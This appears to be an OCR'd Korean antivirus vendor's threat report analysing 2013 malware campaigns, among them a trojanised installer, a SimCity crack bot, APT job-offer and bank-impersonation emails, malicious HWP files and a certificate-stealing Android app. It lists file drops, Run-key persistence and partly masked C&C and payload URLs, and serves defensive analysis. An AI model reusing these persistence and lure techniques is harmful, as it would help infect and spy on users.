


그림 1-51 | V3 Lite와 함께 설치되는 PUP 프로그램

이 중 '윈도우 유틸리티 업데이트(wuu_utiltop.exe)'가 온라인게임핵을 다운로드한 후 실행된다.




그림 1-52 | PUP 프로그램과 함께 설치되는 온라인게임핵




그림 1-53 | 감염시스템의 MAC, OS, 백신프로그램 체크

해당 온라인게임핵은 설치되는 과정에서 [그림 1-53]과 같이 특정 서버로 사용 시스템의 MAN 정보, OS 정보, 백신 프로그램의 정보가 체크되는 것이 확인됐다. 최근 온라인게임핵에서 자주 등장하는 ws2help.dll 정상파일 바꿔치기와 백신 프로그램을 무력화하는 기능은 동일하게 나타났다.

이 글을 작성하는 시점에 해당 블로그에 링크된 V3 Lite 설치 파일을 다운로드해 설치할 경우 여전히 다수의 PUP 프로그램들이 설치되지만, 온라인게임핵을 설치하는 wuu_utiltop.exe 파일은 변경되어 설치를 진행해도 더 이상의 온라인게임핵은 자동으로 설치되지 않았다. 하지만 지금 이 시점에도 온라인게임핵을 배포하는 해당 웹사이트는 여전히 운영되고 있으며 해당 경로를 통해 다운로드가 가능하다.

이와 같은 피해 사례를 사전에 예방하기 위해서는 정상적인 프로그램이나 툴들은 해당 프로그램 제작사 홈페이지나 공식적인 다운로드 사이트를 통해서 내려받는 것이 좋고, 블로그를 통해 다운로드받은 파일들은 공신력있는 백신 프로그램을 이용해 사전에 검사를 진행한 후 사용하는 것이 안전하다.

여기서 PUP 프로그램이란, 불필요한 프로그램(PUP : Potentially Unwanted Program)으로 사용자가 설치에 동의했지만 프로그램의 실제 내용이 설치 목적과 관련이 없거나 불필요한 프로그램으로 시스템에 문제를 일으키거나 사용자에게 불편을 초래할 잠재적 위험이 있다.

안랩은 허위 사실이나 과장된 결과로 수익을 얻는 경우나 프로그램 제작사 또는 배포지가 불분명한 경우 등 대다수 사용자가 불편을 호소한 프로그램을 PUP 프로그램으로 진단하며, 사용자의 동의 하에 PUP 프

로그램을 검사하고 사용자가 선택적으로 삭제 또는 허용할 수 있도록 하고 있다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Win-PUP/Downloader.UtilTop.1895824

Trojan/Win32.OnlineGameHack

Trojan/Win32.Scar

Spyware/Win32.Agent

인기 게임에 숨어든 '좀비 PC' 만드는 악성코드

인기게임 '심시티'를 불법으로 즐길 수 있는 크랙(crack) 파일로 위장한 악성코드가 발견됐다. 해당 악성코드는 '토렌트'를 통해 국내·외의 불법 파일 공유사이트를 통해 유포 중이며, 인기 게임을 공짜로 즐기기 위해 불법 다운로드하는 유저를 대상으로 하여 빠르게 확산하고 있다.




그림 1-54 | 한창 인기몰이 중인 '심시티' 신작 게임

악성코드는 'SimCityCrake.exe'와 'mscsvc.dll' 2개의 파일로 구성되어 있다. Simcitycrake.exe를 실행하면 mscsvc.dll 파일을 windows 폴더에 mssyssrv.exe로 복사한 뒤, [그림 1-55]와 같이 'Microsoft Windows System Service'란 이름으로 서비스에 등록해 좀비PC로 만든다.




그림 1-55 | 서비스에 등록된 악성코드

서비스에 등록된 프로세스는 일본에 위치한 IRC로 구성된 C&C서버에 접속 후, 지속적으로 명령을 전달 받는다. [그림 1-56]과 같이 다수의 좀비PC들이 이미 서버에 연결 중인 것으로 확인된다.




그림 1-56 | C&C 서버에 연결된 시스템




그림 1-57 | 일본에 위치한 C&C 서버




그림 1-58 | C&C서버와 통신 중인 다른 좀비PC

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Win-Trojan/Ircbot.108032 (2013.04.04.01)

구인정보 메일에 숨어 유포된 악성코드

최근 국내 OO신문사 인사관리부장이 헤드헌팅을 통해 연락을 한다는 내용의 IT직 구인 메일에 악성코드가 첨부돼 유포된 사례가 보고됐다. 메일 본문에는 더 좋은 작업 환경과 대우를 해준다면서 구체적인 대우 및 관련 사항은 첨부파일을 열람하도록 유도했다. 호기심을 유발하는 사회공학적 기법을 이용한 전형적인 사례다. 메일 수신인 또한 국내 신문사 메일 주소였다. 해당 악성코드는APT 공격을 위한 것으로, 메일의 본문 내용은 [그림 1-59]와 같다.




그림 1-59 | 수신된 메일의 내용

아래 [그림 1-60]과 같이 메일 원본의 헤더 정보를 보면 발신지 IP(KR)를 확인할 수 있다. 해당 IP는 TCP 25번 포트가 오픈돼 있었고, 릴레이가 허용되어 있지 않아 외부에서 메일을 발송할 수 없었다. 대신 해당 IP로 웹 브라우징하면 [그림 1-61]과 같이 국내 학회 사이트로 접속이 되는 것을 확인할 수 있는데, 악성코드 유포 메일이 발송된 것을 보면 해당 서버가 해킹돼 APT 공격에 악용된 것으로 판단된다.




그림 1-60 | 메일 원본 헤더

그림 1-61 | 메일 발송 IP로 웹 브라우징

메일에 첨부된 파일을 압축 해제하면 아래와 같이 HWP 문서를 가장한 실행 파일을 확인할 수 있다.

그림 1-62 | 압축 해제된 첨부파일

해당 파일을 실행하면 아래와 같은 파일이 생성되고 시스템 시작 시 자동으로 실행되도록 레지스트리에 등록된다.

[파일 생성]

- %Temp%₩WINWORD.exe
- %Temp%₩****모집내용 및 상관대우.hwp
- %Temp%₩ope1.tmp.bat
- %Systemroot%₩system32₩Microsoft₩WindowsUpdate.dll
- %Systemroot%₩system32₩Microsoft₩WindowsUpdate.reg
- %ALLUSERPROFILE%₩DebugLog.log
- %ALLUSERPROFILE%₩789a2558.dat

[레지스트리 등록]

- HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩WindowsUpdate "%Systemroot%₩system32₩Microsoft₩WindowsUpdate.dll"




그림 1-63 | 파일 구성도

ope1.tmp.bat 파일은 ****모집내용 및 상관대우.hwp[생략].exe 파일을 삭제하는 배치 파일이고, WindowsUpdate.reg 파일은 WindowsUpdate.dll 파일을 레지스트리에 등록하기 위한 파일이다.

DebugLog.log 파일은 확인되지 않는 MD5값과 C&C 서버로 보이는 호스트 이름, 포트 정보 등이 담겨 있고 789a2558.dat 파일은 0바이트 파일로 DebugLog.log 파일에 포함돼 있는 MD5값의 앞 여덟 자리로 파일 이름이 구성돼 있다.




그림 1-64 | DebugLog.log 파일 내용

악성코드 감염 시 실행되는 ****모집내용 및 상관대우.hwp 파일은 정상 파일이며, [그림 1-65]와 같이 신문광고 공개 입찰 내용과 광고 금액이 들어 있다.




그림 1-65 | ****모집내용 및 상관대우.hwp 파일 내용

WindowsUpdate.dll 파일은 rundll32.exe 프로세스에 로드되어 동작하며, 아래 C&C 서버로 접속한다.

– by13.****news.com:443

C&C 서버로부터 명령 하달 시 시스템 정보 및 키로깅 정보를 유출할 것으로 추정되며, C&C 서버에 해당되는 도메인은 홍콩에서 등록된 도메인이지만, 해당 도메인의 IP는 국내 IP로 확인된다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Win-Trojan/Dropper.199680 (2013.04.05.05)
Trojan/Win32.Agent (2013.04.06.00)
Win-Trojan/Agent.197376 (2013.04.05.05)

세계적인 물류업체 DHL로 위장한 스팸 메일

대중에게 잘 알려진 기업(은행, 택배회사, 통신사 및 카드사 등)으로 위장해 안내 메일인양 악성코드를 첨부한 스팸 메일을 유포하는 사례는 하루 이틀 된 이야기가 아니다. 최근에도 세계적인 물류센터인 DHL로 위장한 악성코드 첨부 스팸 메일이 유포된 바 있어 사용자의 주의가 요구된다.

해당 메일은 'DHL DELIVERY REPORT' 라는 제목으로 쓰여 있으며, 가까운 우체국에서 소포를 찾아가라는 내용과 함께 첨부된 파일을 실행하도록 유도하고 있다.

그림 1-66 | DHL 위장 스팸 메일 전문

첨부된 파일은 아래 그림과 같이 PDF 아이콘의 모습을 하고 있지만, exe 확장자를 가진 실행 파일이며 등록정보에서 보면 알 수 없는 문자열로 이루어져 있는 항목들로 정상파일이 아님을 짐작할 수 있다.

그림 1-67 | 첨부된 악성 파일




그림 1-68 | 첨부된 악성 파일 등록정보

해당 메일에 첨부된 악성 파일을 실행하면 생성되는 파일은 아래와 같다.

DHL-LABEL-ID-24 CREATE
C:₩Documents and Settings₩All

생성된 svchost.exe 파일은 윈도우 기본 방화벽을 우회하기 위해 svchost.exe 파일을 예외 처리하며 이로 인해 방화벽이 설정된 시스템이라면 아래와 같이 보안경고 안내 창을 확인할 수 있다.




그림 1-69 | 방화벽 경고 알림 창

네트워크 연결정보를 보면 예외 처리된 svchost.exe 파일은 백도어로서 특정 포트(8000)를 LISTENING 상태로 열어둔 것을 확인할 수 있다.




그림 1-70 | 악성 svchost.exe 네트워크 정보

국제 운송업체, 은행 등으로 위장해 악성코드를 유포하는 스팸 메일은 예전부터 지속적으로 발생하고 있고, 현재에도 주요 보안위협으로 악용돼 피해 사례 역시 꾸준히 발생하고 있다. 이에 발신인이 명확하지 않거나, 첨부파일이 포함된 메일에 대해서는 확인 시 각별한 주의가 필요하다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Agent (2013.04.23.05)

HSBC 은행 위장 스팸 메일

HSBC은행으로 위장, 메일에 악성 파일을 첨부해 유포한 사례가 발견됐다. 기존 스팸 메일과 유포 형태는 크게 다르지 않지만, 해당 HSBC 은행은 국내에도 다수의 지점이 운영되고 있다는 점에서 감염 피해가 발생될 수 있어 해당 내용을 전하고자 한다.

메일 제목은 'Payment Advice – Advice Ref: [B7734899]' 이다. 수신된 메일의 본문은 [그림 1-71]과 같이 첨부된 e-Advice 내용을 참고하라고 쓰여 있다.




그림 1-71 | 수신된 메일의 내용

첨부된 파일은 아래와 같으며, PDF 문서의 아이콘을 가지고 있다.

그림 1-72 | 메일에 첨부된 악성 파일

사용자의 폴더 옵션이 알려진 확장자에 대한 숨김 설정이 돼 있는 경우라면 위와 같이 확장자가 보이지 않아 사용자는 PDF 문서로 판단하고 파일을 실행, 악성코드에 감염될 수 있다. 파일을 열어보면, 아래와 같이 윈도우 실행 파일(PE) 형태인 것을 확인할 수 있다.




그림 1-73 | 파일 내부 확인

파일이 실행되어 악성코드에 감염되면 추가로 아래의 파일이 다운로드돼 생성된다.

[파일 생성]

- %TEMP%₩624765.exe
- %AppData%₩Ciria₩izdoes.exe
- %TEMP%₩637046.exe
- %TEMP%₩659875.exe
- %TEMP%₩682343.exe

또한, 시스템 재시작 시에도 동작할 수 있도록 아래의 값을 레지스트리에 등록한다.

[레지스트리 등록]

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{1593167F-6E50-AD40-5B87-53325B9F7020} "C:₩Documents and Settings₩Administrator₩Application Data₩Ciria₩izdoes.exe"

감염 시 아래의 경로로 접속을 시도한다.

- 64.34.***.***:8080/pon***/gate.php
- 94.32.***.***/pon***/gate.php
- 116.122.***.***:8080/pon***/gate.php
- hepcsupport.net/pon***/gate.php

그리고 아래의 경로를 통해 추가적인 악성 파일을 다운로드하고, 실행한다.

- www.300******websites.com/****cEhB.exe
- 1787****.sites.****registeredsite.com/***AeL.exe
- heermeyer-i*********.de/**u4.exe
- 15******.webhosting*****.de/**2LLnfS.exe

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Tepfer (2013.04.09.05)

출장보고서 문서 파일로 위장한 악성코드

문서 파일로 위장해 사용자PC를 교묘히 감염시키는 수법이 최근 부쩍 늘고 있다. 이번에 발견된 악성코드는 아래와 같이 '워싱톤 출장 결과 보고서.exe' 라는 파일명으로 MS워드 문서 파일 형식의 아이콘을 그대로 사용하고 있어 사용자가 문서 파일로 혼동하고 실행하도록 유도하고 있다.




그림 1-74 | 문서 파일로 위장한 악성코드

악성코드는 RAR 실행압축 파일로 제작돼 있으며, 해당 파일을 실행하면 1.doc 문서 파일과 g1.exe,mspool.dll 실행 파일을 드롭한다. 이후 1.doc 문서를 열고 g1.exe 파일을 실행시키는데, 이 때 문서 파일은 손상돼 있어 MS워드에서 제대로 열리지 않는다.




그림 1-75 | doc 문서 열기 실패 메시지

이후 악성코드는 'mspool.dll' 파일을 'Windows mspool service.' 라는 이름의 윈도우 서비스로 등록하고 주기적으로 동작시킨다.




그림 1-76 | 등록된 악성 서비스

등록된 악성 서비스는 아래의 중국에 위치한 서버에 주기적으로 접속을 시도하나 분석 당시 해당 서버는 접근이 불가능했다.




그림 1-77 | 중국 서버에 주기적으로 접속 시도

V3 제품에서는 아래와 같이 진단이 가능하다.

그림 1-78 | 네트워크 연결 정보

〈V3 제품군의 진단명〉

Win-Trojan/Agent.218061 (2013.04.10.03)

Win-Trojan/Agent.131585 (2013.03.14.05)

Backdoor/Win32.Etso (2013.04.02.01)

메일에 첨부된 악성 HWP

국내 특정 기관 및 산업체에서 악성 HWP 파일이 첨부된 메일이 수신됐다. 관련 파일들은 수집됐으나, 메일의 원문은 확인되지 않았다.

첨부파일은 '협력 확대 방안.hwp', '제안서.hwp', '대응방안.hwp' 파일명으로 확인되며, 관련 정보를 다루는 기관 및 업체를 통해 APT를 목적으로 유포한 것으로 보인다.

취약점이 존재하는 관련 문서 편집 프로그램 버전에서 해당 파일을 열면, [그림 1-79]와 같이 정상적인 문서 파일 실행으로 위장하기 위해 관련 문서가 실행된다.




그림 1-79 | 실행되는 정상 HWP 문서

다만, 해당 문서가 실행됨과 동시에 사용자 모르게 악성 파일이 생성 및 실행되어, 악성코드에 감염된다.

감염 시 생성되는 파일은 아래와 같으며, 정상 문서 출력을 위한 한글 문서 파일(tmp.hwp)과 악성 파일(msupdate.exe)이 생성된다.

[파일 생성]

%TEMP%₩tmp.hwp (정상파일)

%TEMP%₩msupdate.exe (악성)

그리고 아래와 같이 서비스에 등록되어 시스템 재시작 이후부터 악의적인 행위를 수행하며, 서비스명은 윈도우 정상 서비스인 것처럼 위장해 등록된다.




그림 1-80 | 레지스트리에 등록된 서비스 정보

생성된 악성 파일(msupdate.exe)이 실행되면 net.exe, net1.exe, ipconfig.exe, tasklist.exe, systeminfo.exe 등의 프로세스를 통해 OS, 계정, 네트워크, 프로세스, 설치된 프로그램 등의 시스템에 대한 각종 정보를 수집한다.




그림 1-81 | 악성코드에 의해 수집된 시스템 정보

또한 아래의 특정 서버로 수집된 시스템 정보를 전송하는 것으로 추정된다.




그림 1-82 | 특정 서버로의 접속 정보

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

HWP/Exploit (2013.04.22.03)

Trojan/Win32.Agent (2013.04.24.02)

03 악성코드 동향

모바일 악성코드 이슈

스마트폰 사용자의 공인인증서를 탈취하는 악성 앱 발견

최근 금전적 이득을 목적으로 안드로이드 기반의 스마트폰 사용자에게 문자 메시지를 발송해 수신된 메시지에 첨부된 링크를 접속하도록 하는 형태의 악성 앱이 끊임없이 유포되고 있다. 기존에 발견된 악성 앱은 소액결제 인증번호를 가로채는 악성코드였지만, 이번에 발견된 악성 앱(SmsProtect)은 스마트폰에 설치된 공인인증서와 문자 메시지를 탈취한다.

스미싱 문자는 할인 쿠폰, 공짜 쿠폰, 영화 할인권, 소액결제 문자 등으로 위장해 유포되고 있다.

